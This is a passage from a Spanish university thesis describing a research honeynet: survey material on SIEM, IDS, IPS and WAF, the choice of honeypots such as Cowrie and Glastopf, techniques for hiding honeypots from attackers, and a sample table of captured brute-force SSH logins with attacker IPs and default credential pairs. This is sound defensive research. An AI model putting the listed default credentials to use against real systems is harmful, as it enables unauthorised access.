Las Honeynets pueden utilizar varios sistemas simultáneamente, ya sea Windows NT, Linux (Ubuntu,Debian,Raspbian), MAC OSX, Solaris, routers CISCO etc. Toda esta arquitectura crea un entorno de red que refleja de forma más realista una red productiva y nos permite aprender sobre diferentes herramientas y tácticas.
Muchos de los cibercriminales se centran en sistemas, aplicaciones o servicios específicos, explotando así las mismas vulnerabilidades. Por ello, y gracias a que tenemos una gran variedad de sistemas operativos y aplicaciones, seremos capaces de trazar con más exactitud el perfil de las tendencias y metodologías de los atacantes.

Actualmente existen plataformas como [13] Honeydrive, [14] Artillery, [15] MHN (Modern Honey Network) o [16] T-POT 16.3 que integran y permiten desplegar estos sistemas señuelo de manera automática, rápida y sencilla. La gran ventaja de estos sistemas, es que tienen sus propios paneles gráficos de monitorización "Dashboards", los cuales son muy útiles para visualizar todos los eventos de seguridad.
Sin embargo, son soluciones más que conocidas para los cibercriminales, lo cual hace que sean fáciles de detectar y por tanto no son tan útiles en términos de investigación.

Esta es la principal razón por la cual se ha decidido implementar una nueva Honeynet, en lugar de utilizar otras plataformas de código abierto (OpenSource) existentes.

2.6.2. Security Information and Event Management - SIEM

Los SIEM [10] son plataformas que proporcionan análisis en tiempo real de los eventos de seguridad generados por cualquier dispositivo o servidor que estemos monitorizando. Los SIEM resulta de la combinación de SEM (Security Event Management) y SIM (Security Incident management).

El primero se basa en el análisis y monitoreo del tráfico en tiempo real, la correlación de eventos y la notificación mientras que el segundo proporciona almacenamiento a largo plazo, así como análisis y comunicación de los datos de registro.

Características:

- Monitorización de Tráfico.
- Agregación de Logs.
- Análisis en Tiempo Real.
- Alertas y Correlación de Eventos
- Manejo de Vulnerabilidades
- Análisis Forense

Las soluciones SIEM pueden tener demasiados datos inútiles no estructurados, ya que se recibe un gran número de entradas, por eso es posible utilizarlos junto a otras herramientas inteligentes como los Honeypots que permitan complementar la información.

Algunos de los SIEM más destacados actualmente son: HP ArcSight, IBM QRadar, Splunk, AlienVault , ELK (Elasticsearch Logstash Kibana), Loggly, ESM de McAfee, Security MARS de CISCO,

2.6.3. Intrusion Detection System - IDS

Los sistemas de detección de intrusos *"IDS"* [11] son sistemas que analizan el tráfico en la red para detectar actividades sospechosas o maliciosas, y de este modo, reducen el riesgo de intrusión

El funcionamiento se basa en el análisis y monitorización del tráfico de red, comparándolo con firmas de ataques conocidos o comportamientos sospechosos, como puede ser el escaneo de puertos, paquetes malformados, etc.

Los IDS suelen disponer de una base de datos de *"firmas"* de ataques conocidos o listas de reputación, que les permite distinguir entre el uso normal del PC y el uso fraudulento.
Provocan muchos falsos positivos y mucho ruido, lo que dificulta la lectura y el análisis de sus registros.

Una de las principales desventajas de los IDS frente a los Honeypots, es que no trabajan bien en entornos cifrados como IPV6 y están preparados únicamente para la detección de ataques. Los Honeypots detectan ataques y distraen al atacante.

Existen dos tipos de sistemas de detección de intrusos: HIDS (HostIDS) y NIDS(NetworkIDS), además de los IDS Híbridos.
Algunos de los IDS más destacados actualmente son: Snort, Suricata, Osiris, Tripwire Enterprise, Imperva SecureSphere, ForeScout CounterAct.

2.6.4. Intrusion Prevention System - IPS

Los sistemas de prevención de intrusos "IPS" son dispositivos dedicados a la prevención de intrusiones a partir de la identificación y bloqueo de patrones específicos de ataque en su transito por la red.
La tecnología de prevención de intrusos se asemeja al comportamiento de los firewall, mejorándola considerablemente al tomar decisiones de control de acceso basados en los contenidos del tráfico, en lugar de direcciones IP.

Los IPS trabajan a muy bajo nivel, por lo que deben ser estables para que las aplicaciones puedan funcionar correctamente, no deben impactar negativamente en el rendimiento del sistema y por supuesto deben minimizar los "falsos positivos", bloqueando únicamente las actividades que no sean legítimas.

Existen cuatro tipos de sistemas de prevención de intrusos: NIPS (NetworkIPS), WIPS (WirelessIPS), NBA (Network Behaviour Analysis) y HIPS (HostIPS).
Algunos de los IPS más destacados actualmente son: SourceFire, FireEye Malware Protection System, McAfee HIPS, StoneGate IPS, TippingPoint.

2.6.5. Web Application Firewall - WAF

El WAF es una medida de seguridad adicional que se implementa entre el cliente y el servidor de aplicaciones. Se trata de un dispositivo físico cuya función es la de analizar el tráfico de red, protegiéndolo de diversos ataques como: SQL Injection, XSS(Cross Site Scripting), Buffer Overflows, DoS, Remote and Local File Inclusion, Cookie Poisoning, etc.

Este dispositivo, actúa como segunda barrera de protección tratando de proteger al servidor web de ataques dirigidos que los IDS/IPS no pueden evitar.

Resulta ser muy útil siempre y cuando sea configurado correctamente, ya que si no, pueden detectar muchos falsos positivos, denegando muchas transacciones y pudiendo ocasionar a la empresa una gran pérdida de capital.
Puede introducir cierto *"delay"* en las transferencias, por lo que se recomienda implementar aceleradores SSL, optimizar los datos HTML y JS al enviarlos al servidor y utilizar webcache.

2.6.6. Sandbox

Los Sandbox son una de las herramientas más útiles en seguridad informática [12] ya que permiten ejecutar un programa o aplicación en una zona de memoria completamente aislada para verificar si contiene malware o cualquier otro tipo de software malicioso, sin comprometer nuestro sistema y sin poner en riesgo a nuestro sistema operativo.

Gracias al uso de Sandbox, podemos monitorizar la actividad e información alojada en nuestro disco duro e impedir que una página web con contenido malicioso intente descargar en nuestro sistema cualquier tipo de software.
Este aislamiento puede efectuarse tanto en la propia máquina física como en una máquina virtualizada.

Esta herramienta se complementa a la perfección con los Honeypots, ya que los Honeypots capturan Malware que no es detectado por los motores antivirus, lo que nos obliga a hacer uso de una Sandbox para estudiar todo el Malware de forma estática y dinámica y evaluar su comportamiento.
Entre los más conocidos encontramos: Cuckoo, BFR, Sandboxie y Glipse.

Capítulo 3

Análisis, Diseño y Desarrollo de la Infraestructura Utilizada

En el siguiente capítulo analizaremos la parte que hace referencia al análisis, diseño y estructura de nuestra red Honeynet, así como las tecnologías y el desarrollo de las herramientas utilizadas, detallando su funcionalidad y su aporte dentro del análisis forense realizado.

3.1. Esquema de la Infraestructura Honeynet

Uno de los aspectos a tener en cuenta a la hora de configurar cualquier sistema, es el diseño y la planificación de la arquitectura de red. La figura 3.1 muestra el esquema de red que se ha utilizado para la infraestructura de la Honeynet.




Figura 3.1: Infraestructura de Red para la Honeynet - Fuente propia.

Como podemos observar, se han desplegado una serie de sensores en la Universidad con sus propias direcciones IP, y otros en mi propia Red Doméstica con la finalidad de recopilar un mayor número de datos y comparar los resultados obtenidos en redes distintas.
Para el estudio de ataques en la Universidad, se ha utilizado una máquina física desde la cual se ha procedido a la virtualización (VirtualBOX) de cuatro máquinas virtuales a las cuales se han asignado las cuatro direcciones IP proporcionadas por el CAU (Centro de Atención a Usuarios) de la Universidad Autónoma de Madrid.

Para el estudio de ataques en mi Red Doméstica, he instalado varios sensores en una Raspberry Pi3, una plataforma portable de pequeñas dimensiones que permitirá estudiar los ataques en cualquier localización.
Se ha decidido desplegar distintos sensores simultáneamente en cada una de las máquinas, con el fin de poder emular distintos servicios y realizar un estudio de los diferentes tipos de ataque que existen en la actualidad. Como veremos más adelante, nos centraremos en ataques dirigidos a servicios Web, Secure Shell (SSH), Telnet y FTP.

Detalles de la red:

- *HOST 1* - Debian 7.0 - Cowrie + Glastopf
- *HOST 2* - Debian 7.0 - Cowrie + Glastopf
- *HOST 3* - Ubuntu 14.0 - Twisted Honeypots
- *HOST 4* - Ubuntu 14.0 - Twisted Honeypots
- *HOST 5* - Jessie Raspbian - Cowrie + Glastopf

Uno de los factores a tener en cuenta ha sido la ubicación de cada uno de las máquinas. Para la Red Doméstica, se ha decidido colocar el sistema en la zona desmilitarizada (DMZ) para poder aislarlo completamente de los otros dispositivos de mi red local.
En el caso de la Universidad, se han colocado las máquinas detrás del Firewall y el sistema de prevención de intrusos (IPS) de la UAM, aunque durante las primera semanas, se deshabilitó esta seguridad con el fin de recibir más ataques y que la investigación fuera más profunda y poder así investigar la efectividad de las medidas de seguridad en la universidad.

Esta configuración asegura la integridad de los sistemas en nuestra red y garantiza la obtención de buenos resultados para nuestro estudio.

3.2. Fase de Análisis, Implementación y Ocultación de Honeynet

3.2.1. Tecnologías de Información Utilizadas

Durante este proyecto, se han utilizado una gran variedad de tecnologías las cuales detallamos a continuación:

1. **VirtualBox:** Utilizado para la virtualización de las máquinas donde se desplegarán cada uno de los sensores.

2. **Raspberry Pi3:** Plataforma de pequeñas dimensiones la cual se ha utilizado para desplegar varios sensores en la Red Doméstica (Sistema Operativo Raspbian).

3. **MySQL:** Sistema de gestión de bases de datos relacional utilizado para la integración de todos los datos recibidos desde nuestros Honeypots.

4. **Python:** Lenguaje de programación interpretado cuya sintaxis favorece un código legible. Utilizado para el desarrollo de la herramienta *"HoneyThon"* para visualización de resultados y análisis forense.

5. **Bootstrap:** Framework utilizado para el desarrollo de aplicaciones web. Utilizado para el desarrollo de la página web ya que contiene plantillas de diseño basadas en HTML y CSS lo cual facilita la implementación de al misma.

6. **Programación Web:** Se han utilizado lenguajes de programación web como HTML, CSS, JavaScript y PHP para la elaboración de la página web.

7. **Leaflet, C3JS y GeoIP:** Leaflet y C3JS son dos librerías de Javascript utilizadas para la elaboración de los mapas y gráficos en nuestra página web. Se ha utilizado GeoIP para la localización de los atacantes ya que proporciona información sobre la coordenadas exactas de cualquier dirección IP.

8. **Motores de Detección de Amenazas:** Dentro del análisis forense se ha hecho uso de algunos sitios web que proporcionan de forma gratuita el análisis de archivos y páginas web a través de motores antivirus y listas de reputación. Destacar el uso de VirusTotal, AlienVault, Malwr Analysis y CYMON.

3.2.2. Software de Emulación Honeypot Escogido

Desde un primer momento la principal dificultad del proyecto se basó en el software de despliegue de Honeypots a emplear.
En este apartado, analizaré los distintos Honeypots desplegados en cada una de las máquinas de las que disponemos. Es importante conocer las razones por las cuales se han decidido desplegar cada uno de los sensores, ya que todos tienen características muy definidas y cada uno cumple una función distinta.

3.2.2.1. Honeypot Cowrie - SSH

Cowrie es un Honeypot de media interacción que se encarga de emular servicios SSH.
Simula un entorno completamente real al cual el atacante podrá acceder fácilmente e interactuar con el mismo. Nos permite registrar usuarios y contraseñas utilizadas, así como las muestras de Malware registradas por los atacantes.
Es sucesor del conocido Kippo y las razones por las cuales se ha decidido a desplegar este Honeypot son las siguientes:

1. Al ser el sucesor de Kippo, no se conoce y por tanto es más difícil de detectar para los atacantes. Esto es una gran ventaja ya que registraremos un mayor número de ataques en nuestro sistema.

2. Nos proporciona una salida en JSON, lo cual aporta gran flexibilidad a la hora de integrar los datos con el servidor centralizado.

Además, estas son algunas de las características que trae consigo Cowrie y que también han influido en la elección:

- Simula un sistema de ficheros completo, que asemeja a una instalación de Debian, con posibilidad de agregar y eliminar archivos.
- Recopila información sobre los intentos de sesión de los atacantes.
- Permite detectar con facilidad ataques por fuerza bruta.
- Devuelve una Shell aparentemente real al atacante, con la que podrá interactuar como si de un sistema real se tratara.
- Guarda las sesiones de los atacantes, de forma que podremos visualizar la sesión al completo mediante un script en python (Playlog.py) y así analizar su comportamiento dentro del sistema, los comandos introducidos y las pulsaciones de teclado.
- Emula un sistema de archivos completamente personalizable (usuarios, archivos temporales, directorios, etc.)
- Almacena los hashes de las muestras de Malware descargadas por los atacantes en el sistema mediante wget para poder analizarlas posteriormente.
- Permite al atacante acceder a archivos del sistema importantes como /etc/passwd.

Para su instalación, se deberán seguir los pasos del Apéndice B.1.

3.2.2.2. Honeypot Glastopf - Web Applications

Glastopf es un Honeypot de media interacción que se encarga de emular un servicio web el cual contiene miles de vulnerabilidades típicas en aplicaciones web. Entre sus funciones principales, está la de recopilar datos e información de los ataques recibidos, ofreciendo al atacante una respuesta real y correcta cuando intenta explotar la aplicación web.

Además, estas son algunas de las características que trae consigo Glastopf.

- Es un poco más complejo de configurar que Cowrie, aunque sigue siendo fácil.
- El atacante podrá obtener infinidad de información, en un entorno controlado sin comprometer nuestro sistema.
- Capacidad para almacenar registros en BBDD (SQLite o MySQL).
- Soporte para HPFeeds, para recopilación de datos centralizada.
- Una vez indexado por los buscadores, los intentos de explotación de sus vulnerabilidades se multiplican.
- Valido para cualquier sistema operativo, incluido Raspbian para Raspberry Pi.

- Permite la inclusión de: archivos remotos, archivos locales, inyección de HTML (SQLinjection o XSS) a través de las peticiones POST.
- Incluye una Sandbox incorporada en php para detección de ataques SQLinjection.

Para su instalación, se deberán seguir los pasos del Apéndice B.2.

3.2.2.3. Honeypot Twisted-Honeypots - Telnet/SSH/FTP

Twisted-Honeypots es un sensor desarrollado por Lanjelot [13]. Se trata de un Honeypot de baja interacción, que registra únicamente los diferentes intentos de sesión en el sistema.
Este sistema se encarga de poner a la escucha distintos servicios como Telnet, SSH y FTP.
Se ha decidido desplegar este Honeypot ya que Telnet y SSH son dos de los servicios más atacados en la actualidad, siendo Telnet el más atacado a nivel mundial según las estadísticas proporcionadas por Honeystation [18] por lo que se recibirán una gran cantidad de ataques intentando vulnerar este servicio.

Por otro lado, me pareció muy interesante también disponer el servicio SSH vulnerable en este sensor de baja interacción, con la finalidad de comparar los resultados con los de Cowrie.
Por último, se comprobará que el servicio FTP es uno de los que menos ataques recibe a nivel mundial, siendo este un objetivo muy poco común entre los atacantes.

Para su instalación, se deberán seguir los pasos del Apéndice B.3.

3.2.3. Software de Emulación Honeypot Descartado

Durante la investigación, me encontré numerosos Honeypots interesantes, los cuales en un primer momento parecían serios candidatos para formar parte de la Honeynet.
Sin embargo, poco a poco se fueron descartando por unos motivos o por otros.

Algunos ejemplos fueron los Honeypots Kippo y Dionaea. Dionaea es la versión actualizada de Nepenthes y su principal objetivo es la captura y análisis de Malware.
Proporciona varios tipos de servicios mediante los cuales el atacante podrá hacerse con el control de dicho servicio por medio de peticiones maliciosas y el envío de payloads.
En un primer momento, se procedió a la instalación y configuración de Dionaea en una de las máquinas, pero a los pocos días, se observa en la figura 3.2 que era detectado por [19] Shodan, uno de los motores de búsqueda más utilizados por los cibercriminales.




Figura 3.2: Detección de Dionaea mediante Shodan

Este motivo fue más que suficiente para descartarlo automáticamente, ya que mi objetivo era el de obtener los mejores resultados posibles.
Otro caso similar fue Kippo, un Honeypot más que conocido para los atacantes y que también era detectado por lo que se decidió utilizar su versión actualizada Cowrie.

Por esta misma razón, ví necesario trabajar en la evasión y ocultación de los Honeypots.

3.2.4. Evadiendo la Detección de los Honeypots

Este es uno de los puntos más interesantes del trabajo, ya que se va a realizar un proceso de ocultación [20] de nuestros sistemas Honeypots, con el fin de hacer creer a los atacantes que se encuentran en un sistema real en todo momento.

Esta tarea resulta algo tediosa, pero a la larga, la obtención de ataques mejora exponencialmente, lo cual es muy favorable en términos de investigación.
Se ha mejorado notablemente los Honeypots Cowrie y Glastopf, ya que al ser de media interacción, el atacante puede detectarlos fácilmente.
Para el caso de Twisted Honeypots, no se ha realizado ninguna mejora, ya que este sensor es de baja interacción y captura únicamente los intentos de sesión sin ofrecer una Shell al atacante con la que pueda interactuar.
A continuación, se mostrarán algunas de las mejoras implementadas en estos sensores. Para ver todos los detalles acerca de la configuración, consultar el Apéndice E
Mejoras realizadas en Cowrie:

- Eliminación de usuarios por defecto.
- Creación de nuevos usuarios para ofrecer al atacante la apariencia de un sistema real.
- Modificación del Sistema de Archivos.
- Configuración de carpetas importantes /var, /etc, /tmp y otros.

Mejoras realizadas en Glastopf:

- Modificación de la Interfaz de la Web
- Cambio en el título y estilo de la página.
- Modificación del puerto por defecto de Glastopf Analytics, o directamente no usar esta herramienta.
- Incorporación de usuarios a directorios comúnmente visitado por los atacantes como /etc/passwd y /etc/shadow.

3.2.5. Configuración de Servidor Centralizado y Esquema de Base de Datos

Después de las mejoras realizadas en el sistema, el número de ataques comenzó a crecer de forma considerable y el tratamiento de logs empezaba a ser un proceso insostenible. Por esta razón se decidió hacer uso de un servidor centralizado, donde poder montar una base de datos

para almacenar la información de los distintos Honeypots y analizarlos conjuntamente.

Se contrató Cubenode System SL, una empresa que provee servidores virtuales privados (VPS) a nivel nacional y con el cual ya había trabajado anteriormente.
Esta son las características del servicio contratado:

- **Sistema Operativo:** Debian GNU/Linux 7.6
- **Espacio en Disco:** 10GB SSD RAID10 Intel SSD Datacenter
- **Memoria RAM:** 1GB Dedicados DDR3 ECC
- **Procesador:** 2 Cores Intel Xeon E3/E5 v3
- **IP Española:** Situada en Castilla-La Mancha (España)
- **Panel de Control:** VestaCP y CPanel

Durante todo el proyecto, se ha utilizado este servidor tanto para alojar la información en su correspondiente base de datos, como para desplegar un servicio web que servirá como herramienta de visualización.

Por otro lado, uno de los procesos más importantes en este proyecto es la integración de sensores para una correcta integración de los datos.

A diferencia de un simple Honeypot, una Honeynet integra todos los sensores de forma que sus datos puedan ser representados de forma conjunta.
Para esta tarea, se ha procedido a la creación de una base de datos para cada tipo de sensor en las cuales guardaremos toda la información de los ataques.

En la figura 3.3 se muestra un esquema de las tablas más importantes y utilizadas:




Figura 3.3: Esquema de las BBDD Utilizadas

Como se puede observar, todas las bases de datos están relacionadas entre sí ya que la correcta integración de los diferentes sensores es imprescindible en este proyecto.
Se ha tenido que adaptar e incluir algunas de las tablas para el aumento de las funcionalidades y una mejor interconexión de la información.

3.2.6. Sistema de Análisis y Presentación de los Datos

Uno de los objetivos iniciales del proyecto, y como parte de la propia motivación era el desarrollo de alguna herramienta de visualización, con el fin de presentar los datos de una forma agradable y versátil y así facilitar el estudio y análisis de los ataques.

Durante el proyecto se han desarrollado varias herramientas de visualización que serán de gran utilidad para el informático forense y que se explicarán a continuación.

3.2.6.1. Desarrollo de Herramienta de Visualización en Python

Dada la gran cantidad de datos e información que manejamos a lo largo de este proyecto, decidí desarrollar una herramienta en el lenguaje de programación python con la que visualizar de forma estadística toda esta información sobre la integración de los sensores y con la cual poder realizar un análisis forense de forma automatizada.

Esta herramienta ha sido nombrada HoneyThon y se divide en módulos según su funcionalidad. La figura 3.4 representa un esquema de la funcionalidad de esta herramienta:




Figura 3.4: Funcionalidad de la Herramienta HoneyThon

La herramienta se divide en dos partes:

- **Visualización de Estadísticas**: Se mostrarán resultados recogidos por cada uno de los sensores tanto de forma individual como conjunta, analizando los puntos más interesantes como son los ataques recibidos, los países más atacantes, comandos ejecutados, etc.
- **Análisis Forense**: Incluye la automatización de procesos imprescindibles para cualquier analista forense, desde categorización de atacantes, detección de Botnets según su comportamiento y mediante listas de reputación, detección de ataques internos y de fuerza bruta e identificación de atacantes que utilizan la red de anonimato TOR.

A continuación, en la figura 3.5 se mostrará algunas imágenes de los menús y submenús de la herramienta:

Figura 3.5: Menú Principal Herramienta Honeython

En el Apéndice D.4 podremos visualizar algunas figuras sobre los otros menús que incluyen la herramienta.

En la sección de resultados, analizaremos mas detalladamente cada una de la funcionalidad de la herramienta, indicando los datos más relevantes y analizando los resultados obtenidos con el módulo de análisis forense.

3.2.6.2. Desarrollo de Herramienta de Visualización Web

Como hemos visto anteriormente, la herramienta HoneyThon incluye toda la funcionalidad necesaria para un completo análisis de los datos.
No obstante, decidí desarrollar una página web en la cual pudiese mostrar todos estos datos de una forma más agradable, incluyendo tablas, gráficos y mapas. Esta Web no incluye toda la funcionalidad aportada en Honeython, pero sienta las bases para un futuro desarrollo, lo que nos sirve como motivación para continuar con el proyecto.

Para la herramienta Web se hizo uso de la potencia de Bootstrap, HTML y Javascript para desarrollar esta página que actualmente se encuentra alojada junto a la base de datos, en el servidor contratado.




Figura 3.6: Página Principal de la Herramienta Web

En la figura 3.6 se muestra la página principal de la web que recoge el trabajo, donde se muestra algo de información más general sobre éste y una pestaña en la parte superior, llamada **results** que enlaza con un panel de administración desde el que se puede visualizar toda la información que han recogido nuestros sensores hasta el momento.

Tablas de datos:

Para mostrar toda esa información que estábamos recibiendo se decidió montar diferentes tablas de datos a partir de consultas a la base de datos del servidor de MySQL. Estas tablas muestran información clasificada y de gran interés para su posterior análisis.

Un ejemplo sería la figura 3.7 donde se muestran el total de ataques recibidos en Cowrie:

TOTAL LOGIN ATTEMPTS

Show 10 entries Search:

IP	COUNTRY	USERNAME	PASSWORD	DATETIME	SENSOR	SUCCESS
2.176.154.175	Iran Islamic	root	cisco	2016-05-28 12:04:00	RedDomestica	0
181.26.59.16	Argentina	root	cisco	2016-05-28 12:04:19	RedDomestica	0
222.186.21.119	China	root	_	2016-05-28 13:05:01	RedDomestica	0
222.186.51.178	China	root	root1234	2016-05-28 14:58:29	RedDomestica	0
113.163.7.246	Vietnam	support	support	2016-05-28 17:24:40	RedDomestica	0
185.130.4.93	Unknown	root	admin	2016-05-28 17:37:16	RedDomestica	0
118.97.77.82	Indonesia	info	info	2016-05-28 19:04:04	CentauroUAM	0
171.234.72.30	Vietnam	1234	1234	2016-05-28 20:24:23	RedDomestica	0
116.99.248.222	Vietnam	1234	1234	2016-05-28 21:53:17	RedDomestica	0
38.132.117.103	United States	nagios	nagios123	2016-05-28 22:06:39	RedDomestica	0

Showing 351 to 360 of 1,285 entries Previous 1 ... 35 36 37 ... 129 Next

Figura 3.7: Tabla de Ataques Totales Recibidos en Cowrie

Entre las tablas diseñadas, encontramos el número total de ataques recibidos, países más atacantes, IP que más atacan, usuarios y contraseñas más utilizadas, información detallada sobre el

Malware obtenido, comandos y clientes SSH utilizados, etc.

Gráficos Estadísticos

Para la visualización de los datos de forma gráfica, se ha utilizado la librería de Javascript C3JS. Se ha hecho uso de los diferentes tipos de gráficos que esta tecnología nos aporta para mostrar los datos.

Algunos de estos gráficos pueden observarse en la figura 3.8 que se muestra a continuación:

